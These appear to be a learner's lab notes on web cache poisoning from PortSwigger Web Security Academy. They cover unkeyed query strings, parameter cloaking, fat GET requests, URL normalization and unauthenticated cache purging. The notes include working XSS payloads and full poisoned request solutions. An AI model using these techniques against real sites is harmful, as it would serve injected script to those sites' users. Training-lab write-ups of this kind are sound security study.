User-Agentis part of the cache key bc the instructions say: “you also need to make sure that the response is served to the specific subset of users to which the intended victim belongs”- So we need to alter the
User-Agent, but the hint says that they read every comment, so the idea is to get the User-Agent from the comments. We can do this by posting an HTML link, and then getting theUser-Agentfrom the Access Log. - Ex:
<img src="https://<exploit server>.net/resources/js/tracking.js" /> - It’s
Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
- So we need to alter the
- So then we make sure that exactly is cached, and we’re done:
Exploiting Cache Implementation Flaws
More here at Web Cache Entanglement
Worth noting that the last parameter in a query is the one prioritized
Unkeyed Port

- When we put a port in the request, it is not included in the cache key
Unkeyed query


- Note the entire query string is not included, only the endpoint
- Detection - put a bunch of cache busters in different headers
Lab: Web cache poisoning via an unkeyed query string
- Find a potential cache oracle
- Add random parameters (
?cb=popthen?cb=pop1) and noticed that you still get a hit either way. ==This means that they are not included in the cache key== - Trying adding additional headers (like
Origin)- When you do this,
pop.comandpop1.comwill both initially get aMiss, meaning they are cached.
- When you do this,
- Each time get a cache miss, the injected parameters are reflected in the response.
- You can remove the query parameters and they will still be reflected in the cached response.
- ==This helps you tell how to craft the payload==
- i.e. -
href='//0aef00cd04ada91689f3075900b900cc.web-security-academy.net/?pop=cb1'means that you need to terminate the'first and then the/>tag to start a new one - Ex:
?whatever='/><script>alert(1)</script>
- i.e. -
- Then prove the concept by trying requesting this in the browser with the cache buster header. When that concept is proven, you can remove the cache buster.
- Solution:
GET /?whatever='/><script>alert(1)</script> HTTP/2
Host: 0a0100b503022cfc81b4cf0700d80079.web-security-academy.net
Lab: Web cache poisoning via an unkeyed query parameter
Solution: Essentailly the same as above but you end up with:
GET /?utm_content='/><script>alert(1)</script> HTTP/2
Host: 0a30002f03fac9b587d1470300310004.web-security-academy.net
- ==I got stuck for a sec here because I thought that I needed==
&as a second parameter like/cb=pop&utm_content=..., but ==this is not the case== - The
?alone means that the endpoint is/and the parameters begin after that
Cache parameter cloaking

If you can work out how the cache parses the URL to identify and remove the unwanted parameters, you might find some interesting quirks. Of particular interest are any parsing discrepancies between the cache and the application. This can potentially allow you to sneak arbitrary parameters into the application logic by “cloaking” them in an excluded parameter.
- See
_is meant to be excluded from the cache key - Parameters can be split on both
&’s and;’s? It seems this is the cause for Ruby on Rails- Ex:
GET /?keyed_param=abc&excluded_param=123;keyed_param=bad-stuff-here - Many caches will only interpret this as two parameters, delimited by the ampersand: 1.
keyed_param=abcand 2.excluded_param=123;keyed_param=bad-stuff-here.- Once the parsing algorithm removes the
excluded_param, the cache key will only containkeyed_param=abc. - On the backed, Ruby on Rails would split it into three, making
keyed_parama duplicate. But Ruby on Rails gives precedence to the final occurrence.
- Once the parsing algorithm removes the
- Can be especially powerful if it gives you control over a function that will be executed. Ex - if a website is using
JSONPto make a cross-domain request, this will often contain acallbackparameter to execute a given function on the returned data:GET /jsonp?callback=innocentFunction. In this case, you could use these techniques to override the expected callback function and execute arbitrary JavaScript instead.
- Ex:
- Some poorly written parsing algorithms will treat any
?as the start of a new parameter, regardless of whether it’s the first one or not.
Lab: Parameter cloaking
- ~~
/is a cache oracle bc we can seeX-Cache: hitandAge - Observe that every page imports the script
/js/geolocate.js, executing the callback functionsetCountryCookie(). Send the requestGET /js/geolocate.js?callback=setCountryCookieto Burp Repeater.- ==I failed this==
- But we are going to fiddle with query string, so don’t want to use it as a cache buster
Origin:,Accept:,Cookie:work as cache busters
- Param Miner says that
utm_contentis an uncached parameter - backend parses
;as a delimiter but front end doesn’t- this means that front end see two parameters in
GET /js/geolocate.js?callback=setCountryCookie&utm_content=foo;callback=alert(1) - backend sees three, but only counts the last two, meaning the second callback
- The key part is that you need to know to add the second
callbackand try with a;.
- this means that front end see two parameters in
Fat GET
fat GET - send the parameter in the request body (normally not in GET requests), essentially becoming unkeyed input
Varnish’s release notes: “Whenever a request has a body, it will get sent to the backend for a cache miss…
…the builtin.vcl removes the body for GET requests because it is questionable if GET with a body is valid anyway (but some applications use it)”
- Essentially it involves using the
bodyto poison the cache - Ex:
```
GET /contact/report-abuse?report=albinowax HTTP/1.1
Host: github.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
report=innocent-victim
- *This makes it so that the `innocent-victim` winds up being the one reported*
Not just Varnish, all **Cloudflare** systems do the same, as does the `**Rack::Cache**` module
### Gadgets

- If the page importing a CSS file doesn't have a `doctype`, the file doesn't even need to have a text/css content-type; browsers will simply walk through the document until they encounter valid CSS, then execute it. This means you may occasionally find you're able to poison static CSS files by triggering a server error that reflects the URL:
```HTTP
GET /foo.css?x=alert(1)%0A{}*{color:red;} HTTP/1.1
HTTP/1.1 200 OK
Content-Type: text/html
This request was blocked due to… alert(1)
{}*{color:red;}
Lab: Web cache poisoning via a fat GET request
- ==The body isn’t included in the cache== - we get a
Hiton the cache oracle/whether we add abodyor not - Observe that every page imports the script
/js/geolocate.js, executing the callback functionsetCountryCookie(). Send the requestGET /js/geolocate.js?callback=setCountryCookieto Burp Repeater. - Notice that you can control the name of the function that is called in the response by passing in a duplicate callback parameter via the request body. Also notice that the cache key is still derived from the original callback parameter in the request line:
GET /js/geolocate.js?callback=setCountryCookie … callback=arbitraryFunction HTTP/1.1 200 OK X-Cache-Key: /js/geolocate.js?callback=setCountryCookie … arbitraryFunction({"country" : "United Kingdom"}) - set
callbackin the body asalert(1)
The difference in responses=

vs.

Cache key normalization
The front end cache can URL-decode the URI path before placing it into the cache key
- Means that if you are able to URL-encode something, it will get cached the same as the URL-decoded one, which just allows you to add a JS where the actual URI would not be found
Lab: URL normalization
/is a cache oracle (Cache-Control,Age,X-Cache: hit)- query string is a cache buster bc
/?cb=popis cached differently from/?cb=pop1 - look for unkeyed inputs (Param Miner)
- can’t find ==so check for normalization==
- try URL-encoding the
/and you get a404 Not Foundfrom the backend - Then cache it
- Then check the homepage and it will just show
%2fbecause the front end is URL decoding it before placing it into the cache, that means that it’s being marked as the same cache entry as the/but it’s being served differently - So we can
GET %2f<script>alert(1)</script>and then send the victim a URL forGET /<script>alert(1)</script>and then the XSS will work- Note that it’s not just a
GET %2f<script>alert(1)</script>and aGET /, it has to still have the XSS in it - On its own,
GET /<script>alert(1)</script>would be not found, but we’ve set a cached version first so that our JavaScript tag can be found
- Note that it’s not just a
Other Notes
On some targets, you’ll find that you can directly delete entries from the target’s cache, without authentication, by using the HTTP methods PURGE and FASTLYPURGE clear cache
Cache keys usually include the path
- depending on the back-end system, we can take advantage of path normalization to issue requests with different keys that still hit the same endpoint. Ex - all of these hit
/:Apache: // Nginx: /%2F PHP: /index.php/xyz .NET: /(A(xyz))/
Unkeyed Method
-